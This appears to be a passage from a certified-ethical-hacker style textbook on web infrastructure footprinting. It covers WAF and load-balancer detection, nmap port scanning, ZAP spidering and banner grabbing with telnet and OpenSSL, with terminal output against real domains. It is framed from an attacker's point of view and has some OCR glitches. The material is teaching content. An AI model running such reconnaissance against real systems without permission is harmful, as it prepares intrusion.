- Use the HTTP/1.1 **TRACE** method to identify any changes that a proxy server made to the request

```
"Via:","X-Forwarded-For:","Proxy-Connection:"
TRACE / HTTP/1.1
Host: www.test.com
HTTP/1.1 300 OK
Server: Microsoft-IIS/10.0
Date: Sat, 04 Jan 2020 15:25:15 GMT
Content-length: 40
TRACE / HTTP/1.1
Host: www.test.com
Via: 1.1 192.168.11.15
```

Detecting Web Application Firewalls

- Determine whether your **target site is running a web app firewall** in front of a web application
- **Check the cookies response to your request** because most of the WAFs add their own cookie in the response
- Use WAF detection tools such as **WAFW00F** to find which WAF is running in front of the application



```
[root@parrot]-[~]
    #wafw00f certifiedhacker.com

      Woof!

    WAFW00F - Web Application Firewall Detection Tool

Checking http://certifiedhacker.com
The site http://certifiedhacker.com is behind ModSecurity (SpiderLabs) WAF.
Number of requests: 5
[root@parrot]-[~]
```

https://github.com

Footprint Web Infrastructure: Hidden Content Discovery

- Discover any **hidden content and functionality** that is not reachable from the main visible content to **exploit user privileges** within the application
- This allows an attacker to **recover backup copies** of live files, configuration files and log files containing sensitive data, backup archives containing snapshots of files within the web root, new functionality that is not linked to the main application, etc.


Web Spidering/Crawling

- Web spiders/crawlers automatically **discover hidden content** and functionality by parsing HTML forms and client-side JavaScript requests and responses
- Attackers use tools such as OWASP Zed Attack Proxy, Burp Suite, WebScarab, and Mozenda Web Agent Builder for web spidering/crawling

Attacker-Directed Spidering

- The attacker accesses all **functionality of an application** and uses an intercepting proxy such as OWASP Zed Attack Proxy to monitor all requests and responses
- The intercepting **proxy parses** all application responses and reports the content and functionality it discovers

OWASP Zed Attack Proxy



Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://www.moviescope.com
Use traditional spider: ☑
Use ajax spider: ☐ with Firefox Headless

Alerts (6)
- SQL Injection
- Viewstate without MAC Signature (Unsure) (3)
- X-Frame-Options Header Not Set (3)
- Absence of Anti-CSRF Tokens (3)
- Web Browser XSS Protection Not Enabled (8)
- X-Content-Type-Options Header Missing (16)

Full details of any selected alert will be displayed here.

You can manually add alerts by right clicking on the relevant line in the history and selecting 'Add alert'.


You can also edit existing alerts by double clicking on them.

https://www.owasp.org

Footprint Web Infrastructure: Detect Load Balancers


- Organizations use load balancers to distribute web server load on multiple servers and increase the productivity and reliability of web applications
- Attackers use various tools such as dig, load balancing detector (lbd), and Halberd to **detect load balancers** and their **real IP addresses**

dig



```
┌─[root@parrot]─[~]
└──╼ #dig yahoo.com

; <<>> DiG 9.11.5-P4-5.1+b1-Debian <<>> yahoo.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 65009
;; flags: qr rd ra; QUERY: 1, ANSWER: 6, AUTHORITY: 0, ADDITIONAL

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 1452
;; QUESTION SECTION:
;yahoo.com.                     IN      A

;; ANSWER SECTION:
yahoo.com.              5       IN      A       72.[redacted]
yahoo.com.              5       IN      A       72.[redacted]
yahoo.com.              5       IN      A       98.[redacted]
yahoo.com.              5       IN      A       98.[redacted]
yahoo.com.              5       IN      A       98.[redacted]
yahoo.com.              5       IN      A       98.[redacted]

;; Query time: 46 msec
;; SERVER: 10.10.10.2#53(10.10.10.2)
;; WHEN: Mon Jan 20 07:55:25 EST 2020
;; MSG SIZE  rcvd: 134

┌─[root@parrot]─[~]
└──╼ #
```


load balancing detector (lbd)



```
┌─[root@parrot]─[~]
└──╼ #lbd yahoo.com

lbd - load balancing detector 0.4 - Checks if a given domain uses load-balancing
                                   Written by Stefan Behte (http://ge.mine.nu)
                                   Proof-of-concept! Might give false positives

Checking for DNS-Loadbalancing: FOUND
yahoo.com has address 72.[redacted]
yahoo.com has address 98.[redacted]
yahoo.com has address 98.[redacted]
yahoo.com has address 98.[redacted]
yahoo.com has address 98.[redacted]
yahoo.com has address 72.[redacted]

Checking for HTTP-Loadbalancing [Server]:
 ATS
 NOT FOUND

Checking for HTTP-Loadbalancing [Date]: 12:56:32, 12:56:33, 12:56:34, 12:56:34,
12:56:35, 12:56:35, 12:56:36, 12:56:36, 12:56:37, 12:56:37, 12:56:38, 12:56:38,
12:56:39, 12:56:40, 12:56:40, 12:56:41, 12:56:41, 12:56:42, 12:56:42, 12:56:43,
12:56:43, 12:56:44, 12:56:45, 12:56:45, 12:56:46, 12:56:46, 12:56:47, 12:56:47,
12:56:48, 12:56:48, 12:56:49, 12:56:50, 12:56:50, 12:56:51, 12:56:51, 12:56:52,
12:56:52, 12:56:53, 12:56:54, 12:56:54, 12:56:55, 12:56:55, 12:56:56, 12:56:56,
12:56:57, 12:56:57, 12:56:58, 12:56:59, 12:56:59, 12:57:00, NOT FOUND

Checking for HTTP-Loadbalancing [Diff]: NOT FOUND

yahoo.com does Load-balancing. Found via Methods: DNS

┌─[root@parrot]─[~]
└──╼ #
```

https://github.com

Halberd



```
┌─[root@parrot]─[~]
└──╼ #halberd yahoo.com
halberd 0.2.4 (14-Aug-2010)

INFO looking up host yahoo.com...
INFO host lookup done.
INFO yahoo.com resolves to 72.[redacted]
INFO yahoo.com resolves to 72.[redacted]
INFO yahoo.com resolves to 98.[redacted]
INFO yahoo.com resolves to 98.[redacted]
INFO yahoo.com resolves to 98.[redacted]
INFO yahoo.com resolves to 98.[redacted]
72.30.35.10        [###########]  clues:   2 | replies: 132 | missed:   0

================================================================================
http://yahoo.com (72.[redacted]): 1 real server(s)
================================================================================

server 1: ATS
--------------------------------------------------------------------------------

difference: -18001 seconds
successful requests: 132 hits (100.00%)
cookie(s):
  B=etjhe79f2b8qk&b=3&s=cb; expires=Tue, 19-Jan-2021 12:55:48 GMT; path
header fingerprint: 17d0deb4666ab42a43dad0c49f07a4ae1e654fff
72.30.35.9         [###########]  clues:   2 | replies: 132 | missed:   0

================================================================================
http://yahoo.com (72.[redacted]): 1 real server(s)
================================================================================
```

https://github.com

Footprint Web Infrastructure

Footprinting is the process of gathering complete information about a system and all its related components, as well as how they work. The web infrastructure of a web application is the arrangement by which it connects to other systems, servers, and so on in the network. Web infrastructure footprinting is the first step in web application hacking; it helps attackers to select victims and identify vulnerable web applications. Attackers footprint the web infrastructure to know how the web application connects with its peers and the technologies it uses and to find vulnerabilities in specific parts of the web application architecture. These vulnerabilities can help attackers exploit and gain unauthorized access to the web application.

Footprinting the web infrastructure allows an attacker to engage in the following tasks:

- **Server Discovery**: Attackers attempt to discover the physical servers that host web applications, using techniques such as Whois lookup, DNS interrogation, port scanning, and so on.
- **Service Discovery**: Attackers can discover the services running on web servers to determine whether they can use some of them as attack paths for hacking the web application. This procedure also provides web application information such as storage location, information about the machines running the services, and the network usage and protocols involved. Attackers can use tools such as Nmap, NetScanTools Pro, and others to find services running on open ports and exploit them.
- **Server Identification**: Attackers use banner grabbing to obtain the server banners, which help to identify the make and version of the web server software. Other information that this technique provides includes the following:
  - **Local Identity**: information such as the location of the server and the Origin-Host.

  - **Local Addresses**: the local IP addresses that the server uses for sending Diameter Capability Exchange messages (CER/CEA messages), including the server identity, capabilities, and other information such as protocol version number and supported Diameter applications.
  - **Self-Names**: this field specifies all the realms that the server considers as local and treats all the requests sent for them as no realm requests.
- **Hidden Content Discovery**: Footprinting also allows attackers to extract content and functionality that is not directly linked to or reachable from the main visible content.
- **Load Balancers Detection**: Attackers can detect load balancers of the target organization along with their real IP addresses to identify servers exposed over the Internet.

Server Discovery

To footprint a web infrastructure, first, you need to discover active Internet servers. Three techniques, namely Whois lookup, DNS interrogation, and port scanning, help in discovering the active servers and their associated information.

- **Whois Lookup**

  Whois lookup tools allow you to gather information about a domain with the help of DNS and Whois queries. They provide information about the IP address of the web server and DNS names. These tools produce results in the form of an HTML report.

  Use the following tools to perform Whois lookup:

  - Netcraft (*https://www.netcraft.com*)
  - WHOIS Lookup (*http://whois.domaintools.com*)
  - SmartWhois (*https://www.tamos.com*)
  - Batch IP Converter (*http://www.sabsoft.com*)

- **DNS Interrogation**

  Organizations use DNS interrogation, which is a distributed database, to connect their IP addresses with their respective hostnames and vice versa. When the DNS is improperly connected, then it is very easy to exploit it and gather the information required for launching an attack on a target organization. It provides information about the location and type of servers.

  Use the following tools to perform DNS interrogation:

  - Professional Toolset (*https://tools.dnsstuff.com*)
  - DNS Records (*https://network-tools.com*)
  - DNSRecon (*https://github.com*)
  - Domain Dossier (*https://centralops.net*)

- **Port Scanning**

  Port scanning is the process of scanning system ports to recognize open ones. It attempts to connect to a particular set of TCP or UDP ports to find out the service that exists on the server. If attackers recognize an unused open port, they can exploit it to intrude into the system.

  Use the following tools to perform port scanning:

  - Nmap (*https://nmap.org*)
  - NetScanTools Pro (*https://www.netscantools.com*)
  - Advanced Port Scanner (*https://www.advanced-port-scanner.com*)
  - Hping (*http://www.hping.org*)

Service Discovery

Footprinting the web infrastructure provides data about the services offered, such as exchange and encryption of data, path of transmission, and protocols deployed. Scan the target web server to identify the common ports that it uses for different services. After finding these services, attackers can compromise them to exploit the web infrastructure that runs the application. The identified services act as attack paths for web application hacking. The table below lists common ports used by web servers and their respective HTTP services:

Port	Typical HTTP Services
80	World Wide Web standard port
81	Alternate WWW
88	Kerberos
384	Remote Network Server System
443	SSL (HTTPS)
514	Remote Shell
625	Open Directory Proxy (ODProxy)
657	IBM RMC (Remote monitoring and Control) Protocol
706	Secure Internet Live Conferencing (SILC)
832	NETCONF for SOAP over HTTPS
833	NETCONF for SOAP over BEEP
900	IBM WebSphere administration client
981	Remote HTTPS management for firewall devices running embedded Check Point VPN-1 software
987	Microsoft Remote Web Workplace, a feature of Windows Small Business Server


1433	MSSQL Server
1434	MSSQL Monitor
1527	Oracle Net Services
2301	Compaq Insight Manager
2381	Compaq Insight Manager over SSL
2638	SQL Anywhere Database Server
4242	Microsoft Application Center Remote management
7001	BEA WebLogic
7002	BEA WebLogic over SSL
7070	Sun Java Web Server over SSL
8000	Alternate web server or web cache
8001	Alternate web server or management
8005	Apache Tomcat
9090	Sun Java Web Server admin module
10000	Netscape Administrator interface

Table 14.1: Table displaying HTTP Services

- **Tools used for service discovery**
  - **Nmap**

    Source: *https://nmap.org*

    Nmap is a multi-platform, multi-purpose application used to perform footprinting of ports, services, operating systems, etc. It is used for network discovery and security auditing. It is useful for tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime.



Target: 22,25,80 21,23,80,3389 google

Profile:

Command: nmap -T4 -A -v -PE -PS -PA 22,25,80 21,23,80,3389 google.com

google.com (172.2

	Port	Protocol	State	Service	Version
●	80	tcp	open	http	gws
●	443	tcp	open	https	gws

Figure 14.39: Screenshot of Nmap

Some additional service discovery tools are as follows:

- NetScanTools Pro (*https://www.netscantools.com*)
- Sandcat Browser (*http://www.syhunt.com*)

Server Identification/Banner Grabbing

Banner grabbing is a footprinting technique used by a hacker to obtain sensitive information about a target. An attacker establishes a connection with the target and sends a pseudo-request to it. The target then replies to the request with a banner message that contains sensitive information required by the attacker to further penetrate the target.


Through banner grabbing, attackers identify the name and/or version of a server, operating system, or application. They analyze the server response header field to identify the make, model, and version of the web server software. This information helps them to select the appropriate exploits from vulnerability databases to attack the web server and its applications.

How an attacker can use telnet to establish a connection and gain banner information of a target is demonstrated below:

- The attacker issues the command **`telnet moviescope.com 80`** in his/her machine's command prompt to establish a telnet connection with the target machine.

  Note: The attacker can specify either the IP address of a target machine or the URL of a website. In both cases, the attacker obtains banner information of the target. In other words, if the attacker entered an IP address, he/she receives banner information of the target machine; if he/she enters the URL of a website, he/she receives banner information of the web server that hosts the website.


  Syntax: **`C:\telnet <Website domain or IP address> 80`**



```
Microsoft Windows [Version 10.0.17763.805]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>telnet moviescope.com 80
```

Figure 14.40: An example of telnet command usage

- After establishing the connection, the attacker receives the prompt: **does not display any information**.
- Now, the attacker will press the **Esc** key, which returns the banner message that displays information about the target server along with some miscellaneous information.



```
TTP/1.1 400 Bad Request
Server: nginx
Date: Sat, 04 Jan 2020 09:38:07 GMT
Content-Type: text/html
Content-Length: 166
Connection: close

<html>
<head><title>400 Bad Request</title></head>
<body bgcolor="white">
<center><h1>400 Bad Request</h1></center>
<hr><center>nginx</center>
</body>
</html>


Connection to host lost.
```

Server identified as nginx

Figure 14.41: Result of telnet banner grabbing

- This information helps attackers find ways to exploit target web servers and their applications.

○ **Grabbing Banners from SSL Services**

Tools such as Telnet and Netcat are capable of grabbing banners of web servers over only an HTTP connection. Attackers cannot grab banners over an SSL connection using the same techniques as those used for grabbing banners over HTTP connections. They can use tools such as OpenSSL to grab banners on web servers over an encrypted (HTTPS/SSL) connection.

Attackers perform the following steps to grab banners over an SSL connection:

- ○ **Step 1:** Install **OpenSSL**


  OpenSSL is a cryptography toolkit implementing the Secure Sockets Layer (SSL) and Transport Layer Security (TLS) network protocols and the related cryptography standards required by them.

  It is available at *https://www.openssl.org*.

- ○ **Step 2**: Navigate to **OpenSSL** in the terminal

- ○ **Step 3**: Run the command: `s_client -host <target website> -port 443.`

  Replace the `<target website>` with your target's domain name. Here, 443 is the default SSL port.

